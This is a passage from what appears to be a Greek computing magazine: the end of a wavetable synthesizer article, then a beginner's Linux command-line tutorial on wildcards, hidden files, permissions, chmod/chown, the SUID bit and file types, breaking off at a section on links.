αποτελεί το ακέραιο μέρος ενός δεκαδικού αριθμού, δικής μας κατασκευής. Με άλλα λόγια, ο δείκτης βρίσκεται στο περισσότερο σημαντικό byte ενός αριθμού των 16bit. Επομένως, για να υπερχειλίσει ο δείκτης πρέπει να υπερχειλίσει ολόκληρος ο 16μπιτος αριθμός. Τελικά, το πλήθος των δειγμάτων που φτάνουν στο PWM, πριν αρχίσει η επόμενη σάρωση του wavetable, προκύπτει διαιρώντας τη μέγιστη τιμή του δεκαεξάμπιτου αριθμού προς το βήμα προσαύξησης: 2^16 / {βήμα_προσαύξησης}. Έτσι, η συχνότητα της παραγόμενης ταλάντωσης δίνεται από την ακόλουθη σχέση:

$$F_{out} = \frac{F_{sampling}}{\frac{2^{16}}{ptr_step}}$$

Το ptr_step είναι το βήμα προσαύξησης του δεκαδικού αριθμού, ο οποίος περιέχει το δείκτη. Αν λύσουμε αυτή την εξίσωση ως προς το βήμα προσαύξησης, αντικαταστήσουμε τη συχνότητα δειγματοληψίας με τα 16KHz και κάνουμε τις πράξεις, καταλήγουμε στην ακόλουθη σχέση:

$$ptr_step = \frac{F_{out} * 4096}{1000}$$

Από αυτή μπορούμε πλέον να υπολογίζουμε το απαιτούμενο βήμα προσαύξησης του δείκτη, ώστε να σχηματίζεται μια ταλάντωση συχνότητας F_out. Για τις ανάγκες του προγράμματός μας, υπολογίσαμε το βήμα προσαύξησης επτά φορές: Μία για κάθε πλήκτρο του μικρού μας πιάνου. Προφανώς, κάθε φορά αντικαθιστούσαμε το F_out με τη συχνότητα της επιθυμητής νότας.

Κάπου εδώ πιστεύουμε ότι έφτασε η ώρα να βάλουμε μια τελεία. Θα σας αφήνουμε να παίξετε με το πιανάκι σας και να αφήσετε τη θεωρία να... εμπεδωθεί (έχει τον τρόπο της να το πετυχαίνει, όταν τη δοκιμάζουμε στην πράξη). Είμαστε σίγουροι ότι μόλις χωνέψετε όσα είπαμε, θα θελήσετε περισσότερα. Εξάλλου, τώρα που ξεμπερδέψαμε με τα βασικά και πήραμε το βάπτισμα του πυρός, έχουμε μπροστά μας τα καλύτερα: Τα εφέ, την πολυφωνία, την εξομοίωση των μουσικών οργάνων και άλλα, ακόμη πιο ενδιαφέροντα.!

Skill: Beginner

Tags: BASH, file permissions, links, mount, aliases, where, which, find

Κυριαρχήστε_στο_command_line:/

part 2/4



by Spir@l Evolut10n

Η πρώτη επίθεση

Μετά το άρθρο που ξεκινά από τη σελίδα 12, όταν βρισκόμαστε μπροστά στη γραμμή εντολών δεν νιώθουμε χαμένοι. Γνωρίζουμε ελάχιστα αλλά, τέλος πάντων, έχουμε δει τα βασικά κι έχουμε μάθει ορισμένα κολπάκια. Σε αυτό το στάδιο ενδέχεται να μπούμε στον πειρασμό να τροποποιήσουμε διάφορα αρχεία του συστήματος, είτε αυτόβουλα είτε ακολουθώντας τις οδηγίες που διαβάσαμε κάπου. Τα πράγματα σοβαρεύουν λοιπόν και καλό θα ήταν να προχωρήσουμε άμεσα σε πιο προχωρημένες έννοιες...

Στα λειτουργικά συστήματα τύπου Unix τα ονόματα των αρχείων είναι δυνατό ν' απαρτίζονται από σχεδόν οποιονδήποτε χαρακτήρα. Σε ό,τι αφορά στα γράμματα χρησιμοποιούνται κατά παράδοση τα πεζά, ενώ υπάρχουν και ορισμένοι χαρακτήρες που αποφεύγονται δια ροπάλου! Βλέπετε, υπάρχει ένα σύνολο χαρακτήρων --οι λεγόμενοι ειδικοί χαρακτήρες-- που τυγχάνουν ξεχωριστής ερμηνείας κι αντιμετώπισης από το κέλυφος. Αν κάποιοι από αυτούς χρησιμοποιούνταν σε ονόματα αρχείων, θα προέκυπταν μεγάλα μπερδέματα. Για να καταλάβετε καλύτερα τι εννοούμε, θα εξετάσουμε την λειτουργία μερικών ειδικών, συχνά χρησιμοποιούμενων χαρακτήρων:

- **Αστερίσκος.** Εκτελώντας κάτι σαν το ls map_of_*, θα εμφανιστούν όλα τα αρχεία που το όνομά τους είναι το «map_of_» ή ξεκινά με το «map_of_» (πάντα χωρίς τα εισαγωγικά). Ο αστερίσκος λειτουργεί ως μπαλαντέρ κι αντικαθιστά κανέναν, έναν ή περισσότερους χαρακτήρες. Ο αστερίσκος όμως μπορεί να χρησιμοποιηθεί και μόνος του. Σε αυτή την περίπτωση αναφέρεται σε όλα τα αρχεία του τρέχοντος καταλόγου. Για παράδειγμα, αν εκτελέσουμε το rm * θα διαγραφούν όλα τα αρχεία του καταλόγου στον οποίο βρισκόμαστε!
- **Λατινικό ερωτηματικό.** Αυτός ο χαρακτήρας λειτουργεί επίσης σαν μπαλαντέρ, αλλά υποκαθιστά μόνο έναν χαρακτήρα. Έτσι, αν εκτελέσουμε το «ls notes?» θα εμφανιστούν όλα τα αρχεία που το όνομά τους ξεκινά με το «notes» και ολοκληρώνεται με έναν ακόμα χαρακτήρα. Για παράδειγμα, θα εμφανιστούν αρχεία όπως τα notes1, notesd, notesX κ.ο.κ. Αντίθετα, τυχόντα αρχεία με ονόματα όπως notes_1, notes32 κ.λπ. δεν θα εμφανιστούν.
- **Αγκύλες.** Οι αγκύλες χρησιμοποιούνται για τον ορισμό ενός συνόλου (set) ή μιας περιοχής (range) χαρακτήρων. Έτσι, αν εκτελέσουμε το ls doc[a5D1] θα εμφανιστούν τα αρχεία που το όνομά τους ξεκινά με το «doc» και τελειώνει με κάποιον χαρακτήρα από το σύνολο {a, 5, D, 1}. Αν όμως εκτελέσουμε το ls test[3-7] θα εμφανιστούν τα αρχεία που το όνομά τους ξεκινά με τη λέξη «test» και τελειώνει με κάποιον αριθμό από την περιοχή μεταξύ του 3 και του 7 συμπεριλαμβανομένων. Η διαφορά μεταξύ περιοχών και συνόλων σηματοδοτείται από την παρουσία του χαρακτήρα - (dash) ή όχι.
- **Θαυμαστικό.** Ο συγκεκριμένος χαρακτήρας χρησιμοποιείται για να δηλώσει την άρνηση μιας πρότασης (το αντίθετό της) ή το συμπληρωματικό ενός συνόλου. Η πρώτη χρήση του θαυμαστικού θα φανεί όταν θα μιλήσουμε περί scripting και για τις δομές if. Τα σύνολα όμως τα συναντήσαμε ήδη, με τις αγκύλες. Ας δούμε ένα παράδειγμα: Εκτελώνας το ls ca[!rt] θα εμφανιστούν τα αρχεία που ξεκινούν με το «ca», αλλά δεν τελειώνουν με το γράμμα «r», ούτε με το «t».

Πριν προχωρήσουμε, αξίζει να σημειώσουμε ότι οι ειδικοί χαρακτήρες είναι δυνατόν να συνδυαστούν, για το σχηματισμό (περισσότερο) πολύπλοκων εκφράσεων. Παρατηρείστε την ακόλουθη έκφραση:

```
ls notes??[!d]
```

Μπορείτε να μαντέψετε την ερμηνεία της; Αν εκτελέσουμε το παραπάνω, θα εμφανιστούν τα αρχεία που το όνομά τους ξεκινά με το «notes», συνεχίζει με δύο οποιουσδήποτε χαρακτήρες και ολοκληρώνεται με έναν

ακόμα, ο οποίος όμως είναι διαφορετικός από το d. Εδώ πρέπει να ομολογήσουμε ότι το συγκεκριμένο παράδειγμα δεν έχει καμία πρακτική αξία, αλλά νομίζουμε ότι επιδεικνύει την ευελιξία που προσφέρει η γραμμή εντολών. Τέλος, είναι αυτονόητο ότι η χρήση των ειδικών χαρακτήρων δεν περιορίζεται στο πρόγραμμα ls. Μπορούμε να τους αξιοποιήσουμε σε συνδυασμό με οποιοδήποτε πρόγραμμα αλλά, όπως πάντα, καλό είναι να δείχνουμε μεγάλη προσοχή!

Κρυφά αρχεία κι επεκτάσεις

Αναφερόμενοι στους χαρακτήρες που τυγχάνουν ιδιαίτερης αντιμετώπισης, πρέπει να αναφερθούμε και στην τελεία. Στο προηγούμενο άρθρο, είδαμε ότι η τελεία συμβολίζει τον κατάλογο στον οποίο βρισκόμαστε κάθε φορά. Ωστόσο, αυτή η ερμηνεία ισχύει όταν η τελεία χρησιμοποιείται μόνη της ή μέσα σε κάποια διαδρομή καταλόγων. Ο ίδιος χαρακτήρας αποκτά εντελώς διαφορετικό όνομα, όταν χρησιμοποιείται στα ονόματα των αρχείων. Συγκεκριμένα, όταν η τελεία βρίσκεται στην αρχή ενός ονόματος, το αντίστοιχο αρχείο θεωρείται κρυφό! Έτσι, αν εκτελέσουμε το πρόγραμμα ls και παραλείψουμε την παράμετρο -a (all), τα αρχεία που το όνομά τους ξεκινά με τελεία δεν θα εμφανιστούν. Σε οποιοδήποτε άλλο σημείο ενός ονόματος, η τελεία δεν σημαίνει απολύτως τίποτα. Πρακτικά, αυτό συνεπάγεται ότι η έννοια της λεγόμενης επέκτασης (π.χ., .exe, .com κ.λπ.) δεν υφίσταται στο Linux. Τα συστήματα Unix δεν στηρίζονται στην ονομασία των αρχείων, για να εντοπίσουν τον τύπο τους. Εντούτοις, για τη δική μας ευκολία και μόνο, οι επεκτάσεις χρησιμοποιούνται συχνά. Για παράδειγμα, τα αρχεία με κώδικα C καταλήγουν σε .c, ενώ τα αρχεία επικεφαλίδας (header files) χρησιμοποιούν το .h. Αυτή πρακτική εξυπηρετεί την εύκολη διάκριση των αρχείων από το χρήστη, αλλά δεν επηρεάζει τη συμπεριφορά του συστήματος απέναντι στο εκάστοτε αρχείο.

Δικαιώματα χρήσης

Σε ένα λειτουργικό σύστημα που χρησιμοποιείται από πολλούς χρήστες, είναι λογικό να απαγορεύεται η μη εξουσιοδοτημένη πρόσβαση στα «ξένα» αρχεία, καθώς επίσης και σε εκείνα που θεωρούνται κρίσιμα για τη λειτουργία του συστήματος. Για το σκοπό αυτό, κάθε αρχείο συνοδεύεται από ένα ξεχωριστό σύνολο δικαιωμάτων πρόσβασης, το οποίο προσδιορίζει με σαφήνεια το ποιος μπορεί να αλληλεπιδράσει με το εκάστοτε αρχείο, καθώς και με ποιον τρόπο. Για να δούμε τις σχετικές ιδιότητες ενός αρχείου (file permissions), αρκεί να εκτελέσουμε το προγραμματάκι ls με την παράμετρο -l (list). Κατά τα γνωστά, αυτό θα έχει σαν συνέπεια την εμφάνιση μιας λίστας με τα αρχεία του τρέχοντος καταλόγου. Οι γραμμές αυτής της λίστας θα μοιάζουν με την ακόλουθη:

```
-rwxrw-r--  1 pvar pvar  530 2012-12-01 19:23 some_
random_file
```



Οι πληροφορίες που περιγράφουν τα δικαιώματα πρόσβασης συμπυκνώνονται στην πρώτη, στην τρίτη και στην τέταρτη στήλη. Πάντως, πριν εξηγήσουμε τι σημαίνουν όλα αυτά, σημειώστε ότι ο πρώτος χαρακτήρας από αριστερά δηλώνει τη «φύση» του αρχείου και δεν σχετίζεται με το θέμα μας. Θα αναφερθούμε αργότερα στα διάφορα είδη αρχείων και για την ώρα μπορείτε να ξεχάσετε το όλο ζήτημα.

Η γνωριμία μας με τα file permissions θα ξεκινήσει από τα απλά: Από τα δύο ονόματα που εμφανίζονται στην τρίτη και



στην τέταρτη στήλη. Το όνομα της τρίτης στήλης αναφέρεται στον ιδιοκτήτη του αρχείου. Με άλλα λόγια, σε εκείνον που το δημιούργησε ή το αντέγραψε στην τρέχουσα θέση του. Το όνομα της τέταρτης στήλης δηλώνει την ομάδα χρηστών (user group), στην οποία ανήκει το αρχείο. Στα συστήματα Unix, βλέπετε, οι χρήστες ανήκουν σε μία ή περισσότερες ομάδες χρηστών. Όπως θα φανεί στη συνέχεια, το γεγονός αυτό εξυπηρετεί στη διαχείριση των δικαιωμάτων πρόσβασης και των πόρων του συστήματος γενικότερα. Πριν προχωρήσουμε, σημειώστε ότι κατά τη δημιουργία ενός user account δημιουργείται σχεδόν πάντα κι ένα ομώνυμο user group.

Ας επιστρέψουμε τώρα στο παράδειγμά μας. Από τα δύο ονόματα που εμφανίζονται, συμπεραίνουμε ότι το αρχείο some_random_file ανήκει στο χρήστη pvar, καθώς και στην ομώνυμη ομάδα χρηστών. Τι σημαίνουν όλα αυτά, όμως; Μήπως ο ιδιοκτήτης έχει τα ίδια δικαιώματα με εκείνα που έχουν τα υπόλοιπα μέλη της ομάδας; Φυσικά και όχι! Τα δικαιώματα που έχει ο ιδιοκτήτης, τα μέλη της αντίστοιχης ομάδας αλλά και κάθε άλλος, άσχετος χρήστης, περιγράφονται ξεχωριστά. Συγκεκριμένα, περιγράφονται από τους χαρακτήρες της πρώτης στήλης. Εκεί, εξαιρώντας τον πρώτο χαρακτήρα, παρατηρούμε ότι απομένουν άλλοι εννέα. Από αυτούς, οι πρώτοι τρεις περιγράφουν τα δικαιώματα του ιδιοκτήτη. Οι επόμενοι τρεις περιγράφουν τα δικαιώματα της ομάδας στην οποία ανήκει το αρχείο, ενώ οι τρεις τελευταίοι περιγράφουν τα δικαιώματα πρόσβασης των υπολοίπων χρηστών του συστήματος. Νομίζουμε ότι αυτή η περιγραφή ρίχνει αρκετό φως στην υπόθεση, αλλά δεν ξεκαθαρίζει το θέμα. Για να καταλάβουμε τελικά τι παίζει, πρέπει να δώσουμε και την ερμηνεία του καθενός χαρακτήρα, ξεχωριστά.

- **r:** Προέρχεται από τη λέξη read κι αναφέρεται στο δικαίωμα ανάγνωσης. Όταν τον συναντάμε σε μια τριάδα, ο ιδιοκτήτης ή οι αντίστοιχοι χρήστες έχουν δικαίωμα να διαβάζουν το αρχείο.
- **w:** Προέρχεται από την λέξη write και συμβολίζει τη δυνατότητα εγγραφής. Οι χρήστες που έχουν δικαίωμα εγγραφής μπορούν να τροποποιούν ελεύθερα το εκάστοτε αρχείο, ακόμη και να το διαγράψουν. Ωστόσο, μόνον ο ιδιοκτήτης μπορεί να μεταβάλλει τα δικαιώματα πρόσβασης!
- **x:** Προκύπτει από την λέξη execute κι έχει διπλό νόημα: Στην περίπτωση των προγραμμάτων αναφέρεται στο δικαίωμα εκτέλεσης, ενώ στην περίπτωση των καταλόγων αναφέρεται στο δικαίωμα «εισόδου» στον συγκεκριμένο κατάλογο.



Ας ξαναδούμε το παράδειγμα με τα δικαιώματα πρόσβασης ενός τυχαίου αρχείου:

```
-rwxrw-r--   1 pvar pvar  530 2012-12-01 19:23 some_random_file
```

Αναρωτιέστε τι σημαίνουν οι παύλες; Τα γράμματα r, w και x εμφανίζονται πάντα με τη σειρά που τα αναφέραμε. Επομένως, σε οποιαδήποτε θέση συναντάμε μια παύλα, υπονοείται η *στέρηση* του αντίστοιχου δικαιώματος. Αν μπερδευτήκατε μην ανησυχείτε! Συμβαίνει σ' όλους στην αρχή :) Στη συνέχεια θα εξετάσουμε τους χαρακτήρες που εμφανίζονται στο παράδειγμα και να είστε σίγουροι ότι θα ξεκαθαρίσουν όλα.

Η πρώτη τριάδα είναι πλήρης (rwx) κι αυτό σημαίνει ότι ο ιδιο-



κτήτης του αρχείου έχει πλήρη δικαιώματα πρόσβασης. Βέβαια, ακόμα κι αν ο ιδιοκτήτης δεν είχε πλήρη δικαιώματα, θα μπορούσε να τα τροποποιήσει! Στην επόμενη τριάδα παρατηρούμε ότι απουσιάζει το δικαίωμα εκτέλεσης (rw-). Αυτό σημαίνει ότι οι χρήστες που ανήκουν στην ομάδα pvar μπορούν να διαβάζουν και να τροποποιούν το αρχείο some_random_file, ελεύθερα. Ωστόσο, αν πρόκειται για πρόγραμμα ή script, απαγορεύεται να το εκτελέσουν! Η τρίτη τριάδα προσφέρει μόνο το δικαίωμα ανάγνωσης (r--). Έτσι, οι υπόλοιποι χρήστες του συστήματος μπορούν μόνο να διαβάσουν το some_random_file.

Μεταβολή των δικαιωμάτων πρόσβασης

Όπως αναφέραμε ήδη, ο ιδιοκτήτης ενός αρχείου μπορεί να μεταβάλλει τα σχετικά δικαιώματα πρόσβασης κατά βούληση. Εδώ όμως χρειάζεται λίγη προσοχή: Ένας απλός χρήστης είναι αδύνατο να αλλάξει τον ιδιοκτήτη ή την ομάδα χρηστών ενός αρχείου, ακόμα κι αν το αρχείο αποτελεί ιδιοκτησία του. Η αλλαγή του ιδιοκτήτη και της ομάδας χρηστών προϋποθέτει αυξημένα δικαιώματα πρόσβασης στο λειτουργικό σύστημα! Για το λόγο αυτό, όταν δεν χρησιμοποιούμε το λογαριασμό root πρέπει να αξιοποιούμε τον μηχανισμό «αναβάθμισης δικαιωμάτων» που προσφέρει το λειτουργικό μας. Σε πολλές σύγχρονες διανομές Linux, αυτό επιτυγχάνεται με τη βοήθεια του προγράμματος sudo. Σε γενικές γραμμές, η χρήση του περιγράφεται από το εξής μοτίβο:

```
sudo πρόγραμμα_που_απαιτεί_αυξημένα_δικαιώματα παράμετροι_
προγράμματος
```

Εκτελώντας κάτι σαν το παραπάνω, το σύστημα θα ζητήσει να πληκτρολογήσουμε τον κωδικό πρόσβασης του χρήστη μας ή εκείνον του διαχειριστή (αναλόγως των ρυθμίσεων που έχει κάνει ο τελευταίος). Το πρόγραμμα, μαζί με τις παραμέτρους που δώσαμε, θα εκτελεστεί με αναβαθμισμένα δικαιώματα αφού εισάγουμε σωστά τον κωδικό. Βεβαίως, το sudo δεν μπορεί να το χρησιμοποιεί ο καθένας. Το ποιοι μπορούν το ορίζει ο root. Μετά από αυτή την παρένθεση, μπορούμε να επιστρέψουμε στο θέμα μας...

- **Μεταβολή του ιδιοκτήτη:** Για το σκοπό αυτό προσφέρεται το πρόγραμμα **chown** (από το **ch**ange **own**er). Συγκεκριμένα, για να «μεταφέρουμε» το αρχείο notes στην ιδιοκτησία του cvar, πρέπει να εκτελέσουμε το εξής:

  ```
  sudo chown cvar notes
  ```

- **Μεταβολή της ομάδας:** Αυτή τη φορά πρέπει να χρησιμοποιήσουμε το **chgrp** (από το **ch**ange **gr**ou**p**). Η σύνταξη που ακολουθούμε παραμένει ίδια. Για να αλλάξουμε την ομάδα του αρχείου notes από pvar σε cvar, αρκεί να εκτελέσουμε αυτό:

  ```
  sudo chgrp cvar notes
  ```



- **Μεταβολή των επιμέρους δικαιωμάτων:** Γι’ αυτή την επέμβαση πρέπει να χρησιμοποιήσουμε το εργαλείο **chmod** (από το **ch**ange **mod**e). Εδώ όμως τα πράγματα περιπλέκονται λίγο. Πώς θα περιγράψουμε την ακριβή μεταβολή που θέλουμε να επιφέρουμε; Αρχικά, να πούμε ότι το chmod υποστηρίζει δύο συντακτικά και ότι εμείς θα ασχοληθούμε με το πολύπλοκο! Αυτό δεν το κάνουμε γιατί μας αρέσει να παιδευόμαστε, αλλά γιατί

θεωρούμε ότι το συγκεκριμένο συντακτικό είναι πληρέστερο. Μπορεί να είναι και λίγο πιο μακριά από την ανθρώπινη λογική, αλλά από την άλλη είναι και πιο ακριβές:

```
chmod xyz όνομα_αρχείου
```

Τα x, y και z είναι αριθμητικά ψηφία. Το x περιγράφει τα δικαιώματα πρόσβασης για τον ιδιοκτήτη, το y αναφέρει τα δικαιώματα πρόσβασης για την ομάδα χρηστών και το z προσδιορίζει τα δικαιώματα πρόσβασης των υπολοίπων. Όμως, ποιες τιμές μπορούν να πάρουν αυτά τα ψηφία και πως προκύπτουν;

Φανταστείτε κάθε τριάδα χαρακτήρων που αναφέρεται στα δικαιώματα (r, w, x) σαν έναν τριψήφιο αριθμό του δυαδικού συστήματος. Όταν παρέχεται κάποιο από αυτά τα δικαιώματα, το αντίστοιχο ψηφίο είναι ένα, ενώ όταν στερείται το δικαίωμα, το ψηφίο είναι μηδενικό. Για παράδειγμα, όταν παρέχονται και τα τρία δικαιώματα (rwx) ο υποτιθέμενος αριθμός στο δυαδικό έχει τη μορφή 111. Όταν παρέχονται μόνο τα δικαιώματα ανάγνωσης και εκτέλεσης (r-x) ο αριθμός γίνεται 101, ενώ όταν επιτρέπεται μόνο η ανάγνωση (r--) ο αριθμός γίνεται 100. Κάπου εδώ νομίζουμε ότι το παραπάνω σκεπτικό έγινε ξεκάθαρο. Τώρα, αν μετατρέψουμε αυτόν τον αριθμό στο δεκαδικό, θα βρούμε την τιμή που πρέπει να αποδώσουμε σε καθένα από τα x, y και z. Ας δούμε ένα παράδειγμα: Αν θελήσουμε να δώσουμε πλήρη δικαιώματα στον ιδιοκτήτη (111 στο δυαδικό = 7 στο δεκαδικό), μόνο ανάγνωση και εγγραφή για τα μέλη της ομάδας (110 στο δυαδικό = 6 στο δεκαδικό) και μόνο ανάγνωση για τους υπόλοιπους (100 στο δυαδικό = 4 στο δεκαδικό), δεν έχουμε παρά να γράψουμε κάτι τέτοιο:

```
chmod 764 όνομα_αρχείου
```

Δανεικά δικαιώματα

Ορισμένα προγράμματα επεμβαίνουν σε κρίσιμα για την ασφάλεια του συστήματος αρχεία. Χαρακτηριστικό παράδειγμα αποτελεί το passwd, το οποίο μπορεί να τρέξει οποιοσδήποτε χρήστης για να μεταβάλλει τον κωδικό του. Αυτό το πρόγραμμα, όμως, επεμβαίνει στο αρχείο με τους κωδικούς όλων των χρηστών του συστήματος! Δεν είναι λίγο επικίνδυνο αυτό; Κανονικά, θα περίμενε κανείς ότι το πρόγραμμα passwd μπορεί να εκτελεστεί μόνον από το διαχειριστή του συστήματος, εφόσον μόνον αυτός μπορεί να τροποποιήσει το αρχείο με τους κωδικούς των χρηστών. Εντούτοις, αν δοκιμάσουμε να τρέξουμε το passwd θα διαπιστώσουμε ότι η λειτουργία του ξεκινά χωρίς να μας ζητηθεί ο κωδικός του διαχειριστή. Προφανώς, αυτό συμβαίνει ώστε όλοι οι χρήστες να μπορούν να αλλάζουν τον κωδικό τους εύκολα. Πώς όμως μπορεί ένας απλός χρήστης να εκτελεί ένα πρόγραμμα, το οποίο φέρει τα δικαιώματα του διαχειριστή; Η απάντηση βρίσκεται στα δικαιώματα χρήση του εν λόγω προγράμματος και συγκεκριμένα στο λεγόμενο SUID bit. Κοιτώντας τις ιδιότητες του προγράμματος passwd, θα δούμε τα ακόλουθα:

```
-rwsr-xr-x  1 root root 66040 2012-12-01 21:40 passwd
```

Παρατηρείστε ότι στα δικαιώματα του ιδιοκτήτη ο χαρακτήρας «x» έχει αντικατασταθεί από τον χαρακτήρα «s». Αυτό σημαίνει ότι το πρόγραμμα θα εκτελείται πάντα με τα δικαιώματα πρόσβασης του

ιδιοκτήτη, ανεξάρτητα από το ποιος το κάλεσε! Στην περίπτωση του passwd, ιδιοκτήτης είναι ο χρήστης root --δηλαδή ο διαχειριστή του συστήματος. Έτσι, οποιοσδήποτε κι αν τρέξει το passwd, το πρόγραμμα θα λειτουργήσει με τα δικαιώματα του διαχειριστή του συστήματος.

Πολλαπλή προσωπικότητα

Στον κόσμο του Linux υπάρχει ένα ρητό: Καθετί που δεν είναι αρχείο, είναι διεργασία. Πράγματι, για τα λειτουργικά συστήματα τύπου Unix, τα αρχεία δεν είναι τίποτα άλλο παρά μία αλληλουχία χαρακτήρων (character streams). Απόρροια αυτού του αφηρημένου ορισμού είναι η γενικευμένη χρήση της έννοιας του αρχείου, σε κάθε πτυχή του λειτουργικού συστήματος! Στη συνέχεια θα γνωρίσουμε τα βασικότερα είδη αρχείων. Η εξοικείωση μαζί τους αποτελεί σημαντικό βήμα για την εξοικείωση με τη γραμμή εντολών του Linux.

- **Regular files:** Σ' αυτή την κατηγορία ανήκουν τα γνωστά μας αρχεία: Τα προγράμματα και τα scripts, τα τραγούδια, τα βίντεο, οι φωτογραφίες και τα διάφορα κείμενα. Με απλά λόγια, regular files ονομάζονται εκείνα που παραπέμπουν προς οποιουδήποτε είδους πληροφορίες που είναι *αποθηκευμένες* σε κάποιο μέσο (π.χ., σκληρό δίσκο, δίσκο DVD, USB flash κ.λπ.).
- **Directories:** Οι κατάλογοι δεν είναι τίποτα άλλο παρά ένα ακόμα είδος αρχείων. Ωστόσο, οι κατάλογοι δεν παραπέμπουν προς μια περιοχή με δεδομένα, αλλά σε ένα σύνολο αρχείων! Εν ολίγοις, θα λέγαμε ότι οι κατάλογοι είναι αρχεία που περιέχουν τα ονόματα και τη θέση άλλων αρχείων.
- **Links:** Αυτή η κατηγορία χωρίζεται σε δύο επιμέρους. Στη μία ανήκουν τα symbolic links και στην άλλη τα hard links. Για να κατανοήσουμε τη διαφορά τους πρέπει να έχουμε υπόψη μας τα εξής: Όλα τα file systems χρησιμοποιούν μια δομή δεδομένων (συνήθως πρόκειται για δέντρο) εντός της οποίας διατηρούν πληροφορίες για τα διάφορα αρχεία. Μεταξύ άλλων, για κάθε απλό αρχείο αποθηκεύεται το όνομά του κι ένας δείκτης. Αυτός ο δείκτης παραπέμπει στην περιοχή του αποθηκευτικού μέσου, όπου βρίσκονται τα δεδομένα του αρχείου. Ας επιστρέψουμε τώρα στα δύο είδη συνδέσμων. Ένα symbolic link αποτελεί την παραπομπή από ένα σημείο της δομής δεδομένων του συστήματος αρχείων, προς κάποιο άλλο σημείο της. Με απλά λόγια, τα symbolic links αποτελούν αρχεία που παραπέμπουν προς άλλα αρχεία. Τελικά, τα symbolic links μοιάζουν με αντίγραφα του αυθεντικού αρχείου. Ωστόσο, αν χαθεί το αυθεντικό, τα symbolic links χάνουν το στόχο τους και παραπέμπουν, πλέον, στο πουθενά. Αυτό σημαίνει ότι αχρηστεύονται! Τα hard links είναι κάτι πολύ διαφορετικό. Αποτελούν νέες εγγραφές στη δομή δεδομένων του συστήματος αρχείων. Από τη σκοπιά του συστήματος αρχείων, λοιπόν, τα hard links δεν διαφέρουν σε τίποτα από τα υπόλοιπα αρχεία. Ωστόσο, τα hard links δεν παραπέμπουν σε δικές τους περιοχές δεδο-



μένων, αλλά σε εκείνες κάποιων άλλων αρχείων. Αν φτιάξουμε ένα hard link προς κάποιο αρχείο, το hard link θα αποτελεί μια νέα κι ανεξάρτητη οντότητα, η οποία όμως θα παραπέμπει στα ίδια δεδομένα με το αυθεντικό αρχείο. Αυτό έχει σαν συνέπεια το hard link και το αντίστοιχο αρχείο να εμφανίζονται πάντα σαν δύο πανομοιότυπα αρχεία. Αν επέμβουμε στο αυθεντικό αρχείο το αντίστοιχο hard link θα ενημερωθεί ακαριαία, εφόσον δείχνει στην ίδια περιοχή δεδομένων. Επιπρόσθετα, αν σβήσουμε το αυθεντικό αρχείο, το hard link θα εξακολουθήσει να υπάρχει και θα διατηρεί τα δεδομένα του κανονικά.

- **Device files:** Όπως είπαμε παραπάνω, για το Linux τα αρχεία δεν είναι τίποτα παραπάνω από αλληλουχίες χαρακτήρων. Επίσης, αν κι αυτό είναι προφανές, ένα αρχείο μπορεί να λειτουργεί σαν αποδέκτης χαρακτήρων (για παράδειγμα όταν αποθηκεύουμε δεδομένα σ' αυτό) ή ως πηγή χαρακτήρων (όταν το διαβάζουμε). Σας θυμίζουν τίποτε όλα αυτά; Με άλλα λόγια, η συμπεριφορά των αρχείων θυμίζει την αφηρημένη περιγραφή μιας συσκευής. Εξαιτίας αυτής της ομοιότητας, η επικοινωνία του συστήματος με τα διάφορα τμήματα του hardware επιτυγχάνεται με τη βοήθεια των ίδιων μηχανισμών, οι οποίοι χειρίζονται και τα αρχεία. Έτσι, για κάθε συσκευή που θα μπορούσε να συνδεθεί στον υπολογιστή μας, το Linux δημιουργεί ένα αντίστοιχο αρχείο. Ο λόγος γίνεται για τα λεγόμενα αρχεία συσκευών (device files), που βρίσκονται στον κατάλογο /dev.
- **Pipe files:** Κάθε λειτουργικό σύστημα προσφέρει τουλάχιστον έναν μηχανισμό για την επικοινωνία μεταξύ των εφαρμογών. Έναν από αυτούς αποτελεί η λεγόμενη διασωλήνωση (pipelining). Τα pipe files, λοιπόν, αποτελούν βασικά εξαρτήματα του εν λόγω μηχανισμού και λειτουργούν σαν διαμεσολαβητές, για τη μεταφορά δεδομένων από τη μία διεργασία στην άλλη. Η ύπαρξή τους, αν και δεν γίνεται άμεσα αντιληπτή, αποτελεί έναν από τους παράγοντες που προσφέρουν απεριόριστη ισχύ στη γραμμή εντολών του Linux. Για την αξία της διασωλήνωσης και το πώς αξιοποιείται θα μιλήσουμε σε επόμενο άρθρο της σειράς.

Η φύση των αρχείων σε έναν χαρακτήρα

Κατά την εμφάνιση των αρχείων σε λίστα, δίπλα στο καθένα εμφανίζονται και τα αντίστοιχα δικαιώματα πρόσβασης. Ωστόσο, ο πρώτος χαρακτήρας σε κάθε γραμμή έχει εντελώς διαφορετική αποστολή. Συγκεκριμένα, ο χαρακτήρας αυτός δηλώνει το είδος του αρχείου και κατά κάποιον τρόπο τη φύση του. Ας δούμε ορισμένες από τις τιμές που μπορεί να πάρει ο συγκεκριμένος χαρακτήρας, μαζί με τις αντίστοιχες ερμηνείες:

- «-»: Ένα απόλυτα φυσιολογικό αρχείο, τύπου regular ;) Τέτοια είναι τα αρχεία κειμένου, τα βίντεο, τα τραγούδια, οι φωτογραφίες, τα προγράμματα και πάει λέγοντας.
- «d»: Κατάλογος.
- «l»: Σύνδεσμος τύπου symbolic. Για τα hard link χρησιμοποιείται και πάλι η παύλα (-).

- **«c»**: Αρχείο συσκευής (device file), στο οποίο τα δεδομένα μεταφέρονται χαρακτήρα προς χαρακτήρα. Χαρακτηριστικό παράδειγμα αποτελούν τα device files που χρησιμοποιούνται για τις συσκευές αναπαραγωγής ήχου.
- **«b»**: Αρχείο συσκευής (device file), στο οποίο τα δεδομένα ταξιδεύουν ανά ομάδες (block) χαρακτήρων. Χαρακτηριστικό παράδειγμα αποτελούν τα device files που χρησιμοποιούνται για τις συσκευές αποθήκευσης (σκληροί δίσκοι, CD/DVD, κ.λπ.).
- **«p»**: Αρχεία διασωλήνωσης (pipe files).

Μέχρι στιγμής έχουμε ασχοληθεί μόνο με τα απλά αρχεία και με τους καταλόγους. Επομένως, είναι φυσιολογικό το να μην αναγνωρίζετε τα υπόλοιπα είδη και δεν θα πρέπει να αγχώνεστε. Στο κάτω-κάτω, τι νομίζετε ότι θα συζητήσουμε στη συνέχεια του άρθρου και στα επόμενα; :)

Δημιουργία συνδέσμων

